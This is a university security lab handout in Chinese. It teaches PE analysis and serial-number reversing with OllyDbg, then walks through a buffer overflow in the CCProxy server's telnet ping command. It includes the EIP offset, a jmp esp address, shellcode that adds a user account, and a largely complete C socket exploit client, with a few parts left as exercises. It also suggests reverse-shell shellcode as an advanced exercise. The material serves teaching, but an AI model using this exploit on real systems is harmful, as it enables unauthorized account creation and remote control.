**实验1 Win32漏洞攻防工具使用与实例分析**

## 实验目的

* 掌握Win32进程的原理；
* 掌握PE格式文件以及载入原理；
* 掌握反汇编代码分析工具分析原理与使用方法。

## 实验要求

* 需独立使用进程分析工具分析Win32进程空间信息；
* 以小组为单位完成反汇编分析以获得演示程序的序列号；
* 测试与掌握函数反汇编执行流程。

## 实验环境

* 操作系统：Microsoft windows XP SP3,或者Win 7；
* 目标软件：DemoD2020.exe；
* 分析工具：LordPE, OllyDbg，Visual C++ 6.0。

注意：本实验可以在Win10下面进行，请使用Win10下面支持的OD或者X64Dbg

## 实验内容

* 学习LordPE.EXE，通过该工具了解PE格式结构；
* 使用LordPE与ProcessExplorer工具，了解在win32进程空间的各个执行程序的分布；
* 练习使用OllyDbg, 按照课堂讲解掌握该工具各个模块的功能；
* 使用OllyDbg打开DemoD.exe,分析序列号；
* 分析各类函数的调用方法，指出其调用区别。

## 注意事项

1. 对于进程分析，由于每个人的环境不同，进程的具体信息会有所不同，请在实验报告中指出个人实验主机的具体情况；
2. 对于序列号分析，由于每个人最终分析的序列号会有所不同，请注意找出区别，并在实验报告中指出难点与逆向关键代码；
3. 尝试分析序列号的生成原理；
4. 除了上述三项以外，请根据实验内容在实验报告中指出自己的分析结果。

**实验2 Win32漏洞实例分析**

## 实验目的

* 掌握反汇编代码分析工具分析原理与使用方法；
* 掌握缓冲区溢出的原理；
* 掌握缓冲区溢出漏洞的利用技巧；
* 理解缓冲区溢出漏洞的防范措施。

## 实验要求

* 测试与掌握函数反汇编执行流程；
* 找到并定位溢出点；
* 完成基本的添加用户Shellcode；
* 利用缓冲区溢出执行ShellCode；
* 实现一个具备远程连接控制功能的ShellCode(可选)。

## 实验环境

* 操作系统：Microsoft windows XP SP3 或者 win7；
* 溢出软件：CCPROXY；
* 溢出工具：OllyDbg，Visual C++ 6.0。

注意：本实验可以在Win10下面进行，请使用Win10下面支持的OD或者X64Dbg, 由于Win10采取了多种保护措施，建议在XP或者Win7下面分析完成后，再通过Win10测试。


## 实验内容

以下操作步骤是以某windows OS为环境的参考操作过程，注意，在不同的操作系统版本中，其具体代码地址会有所不同，需要根据实际测试结果定位相关指令地址。

* **寻找溢出点：**


CCPROXY是一款代理服务器软件，通过主机机向代理端发送命令，然后代理端向网络发送命令并且将结果返回给主机。本机与代理端的连接是通过TCP连接的。

寻找溢出点的方法如下：首先用telent登陆CCPROXY：




注意：如果在Win7 或者Win10,telnet命令可能不存在，可以重新安装telnet客户端或者从网络下载Telnet类的工具，比如：Putty.

然后通过发送ping命令，主机名用超长的字符串进行填充。



如果没有发生溢出，代理端会返回Host not found ,在命令行里输入比较长的字符串比较复杂，可以先使用在记事本里输入好字符串然后粘入命令行，测试当字符串有2000个a时：




可发现发生了溢出，这时需要对溢出点进行准确的定位，通过填充不同的字符串的方法可以找到ping 后面跟的主机名覆盖到的EIP的地址。

可以采用二分的方法，来逐个进行尝试，最后确定哪个位置的字符串对应着栈中EIP的位置，二分法是较快的一种方法，也可以直接跟踪。


查找字符串Host not found，如图所示。




选中该行，按enter即可定位到相关代码。




在0043037E处下断点，向下单步到retn 0xc，如图3.8，此时的ESP为011766F0，查看堆栈，发现已经溢出，如图所示。






此时，存放EIP的地方存放的是填充的数据，因此要将这个数据修改成jmp esp所在地址。重新构造填充数据，使得011766F0处的值填充为7FFA4512，再次运行到retn 0xc地方，此时的返回EIP值就变成了jmp esp所在的地址，如图所示。



执行完retn 0xc，成功跳到jmp esp处，如下图所示。




* **ShellCode编写**

本次实验Shellcode基本要求是在目标主机上创建一个用户，在本机创建用户的命令是system(“net user 用户名 /add”);因此需要在对方主机上调用system这个函数，而在windows中system这个函数在包含在msvcrt.dll这个动态链接库中的，经过查看可以发现CCPROXY软件中会加载msvcrt.dll这个动态链接库。

首先,先创建这样的一份代码


|  |
| --- |
| #include <windows.h>  #include <winbase.h>  void main()  {  LoadLibrary("msvcrt.dll");  \_\_asm {  push ebp ;保存ebp，esp－4  mov ebp,esp ;给ebp赋新值，将作为局部变量的基指针  xor edi,edi ;  push edi ;压入0，esp－4,  ;作用是构造字符串的结尾\0字符  sub esp,0ch  mov byte ptr [ebp-10h],6eh;n  mov byte ptr [ebp-0fh],65h;e  mov byte ptr [ebp-0eh],74h;t  mov byte ptr [ebp-0dh],20h;空格  mov byte ptr [ebp-0ch],75h;u  mov byte ptr [ebp-0bh],73h;s  mov byte ptr [ebp-0ah],65h;e  mov byte ptr [ebp-09h],72h;r  mov byte ptr [ebp-08h],20h;空格  mov byte ptr [ebp-07h],61h;a  mov byte ptr [ebp-06h],20h;空格  mov byte ptr [ebp-05h],2fh;/  mov byte ptr [ebp-04h],61h;a  mov byte ptr [ebp-03h],64h;d  mov byte ptr [ebp-02h],64h;d  lea eax,[ebp-10h] ;  push eax ;串地址作为参数入栈  mov eax, 0x77bf93c7;  call eax ;调用system  }  } |

然后，在Visual C++6.0中的调试状态下点击Go To Disassembly查看它的机器代码从00401042到0040108B的ShellCode




将机器代码拷贝出来，添加在程序的指定的位置然后执行便可以在对方主机上添加一个用户名为a的用户

Shellcode的执行情况如下：



最终，在控制台下输入net user可以看到成功添加了一个a用户



Shellcode被正确的执行了。

* **程序编写思路**

本机与CCPROXY 的连接是TCP连接，首先需要编写程序以TELNET的形式登陆到 CCPROXY 上，即建立TCP连接，去连接 CCPROXY 的23号端口，一旦连接建立好了后， 便可以发送 TCP 报文，报文的内容是ping主机名\r\n ，主机名便填写上文提到的超长的字符串进行溢出。注入 shellcode 后执行7FFA4512 即 JMP ESP。字符串的前 4 个字节为无用的字节，从第五个字节开始便可以用来写 ShellCode，构造的ping主机名应当如下：4 个字节的无用指令+ShellCode（最多可以从第5个字节到1012个字节）+jmp esp（第1013个字节到第 1016个）+最后的填充字节。

因此按照上述思路编写出客户端与服务器端通信的程序如下：

#define MAX\_LEN 2000  
 char shell[] ="XXXX请自行构造";

int main(int argc, char\* argv[])  
 {  
 WSADATA ws; // 初始化 ws  
 int ret = WSAStartup(MAKEWORD(2, 2), &ws);  
 struct sockaddr\_in sa;  
 sa.sin\_family = AF\_INET;  
 sa.sin\_port = htons(23);  
 sa.sin\_addr.s\_addr = inet\_addr("127.0.0.1");  
 char buf[MAX\_LEN];  
 char buf1[1024];  
 buf[0]='p';buf[1]='i';buf[2]='n';buf[3]='g';buf[4]=' ';  
 // 插入Shellcode  
 int l = strlen(shell);  
 //前4个字节为无用字节  
 buf[5]=buf[6]=buf[7]=buf[8]=’a’;  
 //开始填入shellcode  
 该处代码自己研究;  
 //到溢出点为止都填入无用字节  
 for(int i=9+l;i<1012+5;i++)  
 buf[i]=’a’;  
 //在溢出点处填入 jump esp 指令的地址

该处代码自己研究  
 //继续填充无用字节  
 for(i=1021;i<1998;i++)  
 buf[i]='a';  
 //命令结束加上\r\n  
 buf[1998]='\r';buf[1999]='\n';  
 // 创建 socket  
 SOCKET sc = WSASocket(AF\_INET, SOCK\_STREAM,IPPROTO\_TCP, NULL, 0, 0);

//连接到服务器  
 ret = connect(sc, (const sockaddr\*)&sa, sizeof(sa));  
 //接收服务器端的回答  
 recv(sc,buf1,1024,0);  
 // 发送攻击数据  
 ret = send(sc, buf, 2000, 0);  
 closesocket(sc);  
 WSACleanup();  
 return 0;  
}

## 实验进阶

可以尝试更为复杂的ShellCode，完成高级功能，比如：远程连接目标IP下载程序并执行或者实现远程连接的Shell。

## 实验总结

在本次试验中，要求给出自己漏洞寻找与分析的体会。包括难点，关键技术以及遇到的问题解决方法。

## 实验代码

根据课堂讲解内容给出C语言相关代码。